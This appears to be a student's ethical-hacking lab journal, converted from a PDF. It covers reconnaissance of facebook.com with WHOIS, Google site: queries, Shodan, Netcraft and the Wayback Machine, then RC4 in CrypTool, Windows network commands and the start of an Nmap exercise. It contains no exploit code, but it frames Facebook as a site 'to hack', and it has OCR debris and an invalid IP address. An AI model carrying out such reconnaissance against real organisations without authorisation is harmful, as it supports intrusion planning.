

Practical No:- 01

Use Google , Whois and Shodan for Reconnaissance.

Using WHOIS:-



Whois Record for FaceBook.com

— Domain Profile

Registrant	Domain Admin
Registrant Org	Facebook, Inc.
Registrant Country	us
Registrar	RegistrarSafe, LLC IANA ID: 3237 URL: https://www.registrarsafe.com , http://www.registrarsafe.com Whois Server: whois.registrarsafe.com abusecomplaints@registrarsafe.com (p) 16503087004
Registrar Status	clientUpdateProhibited, clientDeleteProhibited, clientTransferProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited, clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	8,033 days old Created on 1997-03-28 Expires on 2028-03-29 Updated on 2018-07-23



Name Servers	A.NS.FACEBOOK.COM (has 4,746 domains) A.NS.FACEBOOK.COM (has 4,746 domains) B.NS.FACEBOOK.COM (has 4,746 domains) B.NS.FACEBOOK.COM (has 4,746 domains)
Tech Contact	Domain Admin Facebook, Inc. 1601 Willow Rd, Menlo Park, CA, 94025, us domain@fb.com (p) 16505434800 (f) 16505434800
IP Address	157.240.3.35 - 259 other sites hosted on this server
IP Location	- Oregon - Prineville - Facebook Inc.
ASN	AS32934 FACEBOOK - Facebook, Inc., US (registered Aug 24, 2004)
IP History	292 changes on 292 unique IP addresses over 15 years
Registrar History	4 registrars with 1 drop
Hosting History	4 changes on 4 unique name servers over 14 years
<hr/>	
<h3>— Website</h3>	
Website Title	None given.
Response Code	200

Use who.is:

Steps:

Visit the site name **who.is**. Then, type any site name e.g(facebook , makemytrip).

In this we can see the domain and also the see the related information.



WHOIS Search, Domain Name, Website, and IP Tools


Domain names or IP addresses...



📍 Your IP address is 103.55.247.226

Looking to get a website?

- 🌐 Web Hosting
- ⚙️ Website Builder
- 🔒 SSL Certificates



cache expires in 1 hours, 32 minutes and 51 seconds



Registrar Info

Name

Register.com, Inc.|

Whois Server

whois.register.com

Referral URL

<http://www.register.com>

Status

clientTransferProhibited http://icann.org/epp#clientTransferProhibited

Important Dates



Search for domains or IP addresses...



Premium Domains Transfer Features Login Sign Up

cache expires in 1 hours, 32 minutes and 51 seconds



Registrar Info

Name

Register.com, Inc.|

Whois Server

whois.register.com

Referral URL

<http://www.register.com>


Status

clientTransferProhibited http://icann.org/epp#clientTransferProhibited

Important Dates

1) Use Google :-

Open browser of google and there type: **site:facebook.com –site:www.facebook.com**
This statement (**site:facebook.com**) heals all the domain of facebook but we minus the result and find only site having domain as www.facebook.com (**–site:www.facebook.com**).



The screenshot shows a Google search results page with the query "site:facebook.com -site www.facebook.com". The results include various links to Facebook's mobile and desktop platforms, as well as its official website. The first result is "Portal from Facebook | Smart, Hands-Free Video Calling with Alexa ...". Other results mention "Facebook - Log In or Sign Up" for different platforms like touch.facebook.com and free.facebook.com. There are also links for the French version of Facebook.


2) Using shodan:-

Steps :-

- 1) First open shodan site:-



- 2) Type any target site which you want to hack.(eg:www.facebook.com)
- 3) And we can see all the details like domain with ip, ssl certificate and small map will tells the location that where we have this domain.



- 4) Another way is we can also add as a extension in Mozilla Firefox and get the details.

- 5) Search for the site and we can see ports and details in add on.

- 6) Click on tab view host details we can see all the details with the map location:

172.217.12.164 lga25s62-in-f4.1e100.net

Country	United States
Organization	Google
ISP	Google
Last Update	2019-03-22T16:37:56.297106
Hostnames	lga25s62-in-f4.1e100.net
ASN	AS15169

Ports

80
443

Services

80
TCP
HTTP

We can also use:

1) Netcraft.com it helps to get all site report and enter the target domain name:-

Search Web by Domain

Explore 1,094,729 web sites visited by users of the Netcraft Toolbar

26th March 2019

Results for facebook.com

Found 120 sites

Site	Site Report	First seen	Netblock	OS
21. mbasic.facebook.com		may 2013	edge network services ltd	unknown
22. facebook.com.br		june 2010	edge network services ltd	unknown
23. sv-se.facebook.com		november 2008	edgs network services ltd	unknown
24. www.facebook.com.br		june 2010	edge network services ltd	unknown
25. graph.facebook.com		june 2010	edge network services ltd	unknown
26. developers.facebook.com		november 2006	edge network services ltd	Windows

2) Click on site report and here we can get all the information:

Site report for business.facebook.com

Background

Site title	Business Manager overview	Date first seen	May 2014
Site rank	50996	Primary language	English
Description	Not Present		
Keywords	Not Present		
Netcraft Risk Rating [FAQ]	0/10		

Network

Site	http://business.facebook.com	Netblock Owner	Facebook, Inc.
Domain	facebook.com	Nameserver	a.ns.facebook.com
IP address	157.240.1.18 (VirusTotal)	DNS admin	dns@facebook.com
IPv6 address	2a03:2880:f029:11::face:b00c:0:2	Reverse DNS	edge-star-shv-01-lht6.facebook.com
Domain registrar	registrarsafe.com	Nameserver organisation	whois.registrarsafe.com
Organisation	Facebook, Inc., 1601 Willow Rd, Menlo Park, 94025, United States	Hosting company	Facebook
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	unknown

Activate Windows
Go to Settings to activate Windows
Show all

- 3) Next we can also use archive.org which gives the evolution information of target domain.

Search the history of over 351 billion web pages on the Internet.

Wayback Machine

enter URL or keywords

ABOUT CONTACT BLOG PROJECTS HELP DONATE JOBS VOLUNTEER PEOPLE

Internet Archive is a non-profit library of millions of free books, movies, software, music, websites, and more.

351B 20M 4.0M 5.2M 1.8M 413K 3.3M 201K 414K

Announcements

The #SaveYourInternet Fight to Protest Article 13 in the EU

After 50 Years, Riley Shepard's 'Encyclopedia of Folk Music' Is Finally Available

Internet Archive helps make books accessible for students with disabilities


SEE MORE

Waiting for archive.org...
Terms of Service Dec 31, 2014
GO

Ethical Hacking Pra...zip _jgetintopc.com_Ka...zip

Activate Windows
Go to Settings to activate Windows
Show all

- 4) Enter the target name and we can see full calendar from when it was published And the coloured and highlighted dates indicate that domain was updated with some features




Practical No:- 02


Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.

Steps:-



- 1) Open the tool. Take new File and then type any text which we want to encrypt.



- 2) Select the option Symmetric(modern) from encrypt/decrypt and in that choose RC4.



- 3) First Encrypt the data then decrypt the data. After decryption we will get the same text as the output.



Practical No:- 03

A) Run and analyze the output of following commands in Command Prompt – ipconfig, ping, netstat, traceroute.

➤ IPCONFIG (Interface Configuration):-

```
cmd Command Prompt
Microsoft Windows [Version 10.0.19045.2486]
(c) Microsoft Corporation. All rights reserved.

C:\Users\DELL>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:
   Media State . . . . . : Media disconnected
   Connection-specific DNS Suffix . . . . . : www.tendawifi.com

Ethernet adapter Ethernet 2:
   Media State . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix . . . . . : 

Ethernet adapter VirtualBox Host-Only Network:
   Connection-specific DNS Suffix . . . . . : 
   Link-local IPv6 Address . . . . . : fe80::8881:bb59:e1e8:c702%9
   IPv4 Address . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . : 

Ethernet adapter VirtualBox Host-Only Network #2:
   Connection-specific DNS Suffix . . . . . : 
   Link-local IPv6 Address . . . . . : fe80::a611:a573:a2f3:3bc8%23
   IPv4 Address . . . . . . . . . : 192.168.216.2
   Subnet Mask . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . : 

Ethernet adapter VirtualBox Host-Only Network #3:
   Connection-specific DNS Suffix . . . . . : 
   Link-local IPv6 Address . . . . . : fe80::4fce:5cad:e832:87b6%10
   IPv4 Address . . . . . . . . . : 192.168.219.1
   Subnet Mask . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . : 

Ethernet adapter VirtualBox Host-Only Network #4:
```

➤ PING (Packet INternet Groper):-

```
cmd Command Prompt
Link-local IPv6 Address . . . . . : fe80::4fce:5cad:e832:87b6%10
IPv4 Address. . . . . : 192.168.219.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . . . . : 

Ethernet adapter VirtualBox Host-Only Network #4:
   Connection-specific DNS Suffix . . . . . : 
   Link-local IPv6 Address . . . . . : fe80::7298:8c5c:3662:365f%8
   IPv4 Address. . . . . . . . . : 192.168.205.1
   Subnet Mask . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . : 

Wireless LAN adapter Local Area Connection* 3:
   Media State . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix . . . . . : 

Wireless LAN adapter Local Area Connection* 18:
   Media State . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix . . . . . : 

Wireless LAN adapter Wi-Fi:
   Connection-specific DNS Suffix . . . . . : 
   Link-local IPv6 Address . . . . . : fe80::d200:1a41:552d:f311%19
   IPv4 Address. . . . . . . . . : 192.168.0.107
   Subnet Mask . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . : 192.168.0.1

C:\Users\DELL>ping www.google.com

Pinging www.google.com [142.250.182.196] with 32 bytes of data:
Reply from 142.250.182.196: bytes=32 time=4ms TTL=119
Reply from 142.250.182.196: bytes=32 time=4ms TTL=119
Reply from 142.250.182.196: bytes=32 time=7ms TTL=119
Reply from 142.250.182.196: bytes=32 time=4ms TTL=119

Ping statistics for 142.250.182.196:
   Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
   Minimum = 4ms, Maximum = 7ms, Average = 4ms
```

➤ NETSTAT:-

```
on Command Prompt
C:\Users\DELL>netstat -an

Active Connections


Proto Local Address          Foreign Address        State
TCP   0.0.0.0:135            0.0.0.0:0             LISTENING
TCP   0.0.0.0:445            0.0.0.0:0             LISTENING
TCP   0.0.0.0:1536           0.0.0.0:0             LISTENING
TCP   0.0.0.0:1537           0.0.0.0:0             LISTENING
TCP   0.0.0.0:1538           0.0.0.0:0             LISTENING
TCP   0.0.0.0:1539           0.0.0.0:0             LISTENING
TCP   0.0.0.0:1540           0.0.0.0:0             LISTENING
TCP   0.0.0.0:1561           0.0.0.0:0             LISTENING
TCP   0.0.0.0:2869           0.0.0.0:0             LISTENING
TCP   0.0.0.0:5040           0.0.0.0:0             LISTENING
TCP   0.0.0.0:5357           0.0.0.0:0             LISTENING
TCP   0.0.0.0:7670           0.0.0.0:0             LISTENING
TCP   0.0.0.0:7680           0.0.0.0:0             LISTENING
TCP   127.0.0.1:5939          0.0.0.0:0             LISTENING
TCP   127.0.0.1:12025         0.0.0.0:0             LISTENING
TCP   127.0.0.1:12110          0.0.0.0:0             LISTENING
TCP   127.0.0.1:12119          0.0.0.0:0             LISTENING
TCP   127.0.0.1:12143          0.0.0.0:0             LISTENING
TCP   127.0.0.1:12465          0.0.0.0:0             LISTENING
TCP   127.0.0.1:12563          0.0.0.0:0             LISTENING
TCP   127.0.0.1:12993          0.0.0.0:0             LISTENING
TCP   127.0.0.1:12995          0.0.0.0:0             LISTENING
TCP   127.0.0.1:27275          0.0.0.0:0             LISTENING
TCP   192.168.0.107:139         0.0.0.0:0             LISTENING
TCP   192.168.0.107:1026        172.217.194.188:5228 ESTABLISHED
TCP   192.168.0.107:1087        138.199.14.81:443  ESTABLISHED
TCP   192.168.0.107:1165        157.240.235.60:443 ESTABLISHED
TCP   192.168.0.107:1368        77.234.45.81:80   ESTABLISHED
TCP   192.168.0.107:1406        5.45.59.252:80   TIME_WAIT
TCP   192.168.0.107:1407        5.45.59.253:80   TIME_WAIT
TCP   192.168.0.107:12928       20.198.118.190:443 ESTABLISHED
TCP   192.168.0.107:12954       35.205.128.73:443 ESTABLISHED
TCP   192.168.0.107:12958       104.122.113.61:443 ESTABLISHED
TCP   192.168.0.107:13022       104.40.53.219:443 CLOSE_WAIT
TCP   192.168.0.107:13043       52.232.209.85:443 CLOSE_WAIT
TCP   192.168.56.1:139          0.0.0.0:0             LISTENING
TCP   192.168.295.1:139          0.0.0.0:0             LISTENING
TCP   192.168.216.2:139          0.0.0.0:0             LISTENING
TCP   192.168.219.1:139          0.0.0.0:0             LISTENING
```

```
on Command Prompt
C:\Users\DELL>netstat -an

Active Connections

Proto Local Address          Foreign Address        State
UDP  192.168.219.1:137          *:*
UDP  192.168.219.1:138          *:*
UDP  192.168.219.1:1900         *:*
UDP  192.168.219.1:2177         *:*
UDP  192.168.219.1:5353         *:*
UDP  192.168.219.1:64170        *:*
UDP  [::]:123                  *:*
UDP  [::]:3702                  *:*
UDP  [::]:3533                  *:*
UDP  [::]:3535                  *:*
UDP  [::]:51730                 *:*
UDP  [::]:53516                 *:*
UDP  [::]:59368                 *:*
UDP  [::]:1900                  *:*
UDP  [::]:64167                 *:*
UDP  [fe80:4fce:5ca4:e832:87b6%10]:1900  *:*
UDP  [fe80:4fce:5ca4:e832:87b6%10]:2177  *:*
UDP  [fe80:4fce:5ca4:e832:87b6%10]:64164  *:*
UDP  [fe80::7298:8c5c:3662:365f%8]:1900  *:*
UDP  [fe80::7298:8c5c:3662:365f%8]:2177  *:*
UDP  [fe80::7298:8c5c:3662:365f%8]:64165  *:*
UDP  [fe80:8881:bb59:ce1e8:c702%9]:1900  *:*
UDP  [fe80:8881:bb59:ce1e8:c702%9]:2177  *:*
UDP  [fe80:8881:bb59:ce1e8:c702%9]:64162  *:*
UDP  [fe80::a611:a573:a2f3:3b8%23]:1900  *:*
UDP  [fe80::a611:a573:a2f3:3b8%23]:2177  *:*
UDP  [fe80::a611:a573:a2f3:3b8%23]:64163  *:*
UDP  [fe80::b94f:16bc:2bce:9a68%12]:5353  *:*
UDP  [fe80::d200:1a41:552d:f311%19]:1900  *:*
UDP  [fe80::d200:1a41:552d:f311%19]:2177  *:*
UDP  [fe80::d200:1a41:552d:f311%19]:64166  *:*
```

➤ TRACERT / TRACEROUTE:-



The screenshot shows a Windows Command Prompt window titled "Command Prompt". The window contains the following text:

```
C:\Users\DELL>tracert
Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
                [-R] [-S srcaddr] [-4] [-6] target_name

Options:
  -d           Do not resolve addresses to hostnames.
  -h maximum_hops Maximum number of hops to search for target.
  -j host-list  Loose source route along host-list (IPv4-only).
  -w timeout    Wait timeout milliseconds for each reply.
  -R           Trace round-trip path (IPv6-only).
  -S srcaddr   Source address to use (IPv6-only).
  -4           Force using IPv4.
  -6           Force using IPv6.


C:\Users\DELL>
```

Practical No:- 04


Nmap:-

Steps:-


- 1) Double click on NMAP Icon on Desktop & Open it.



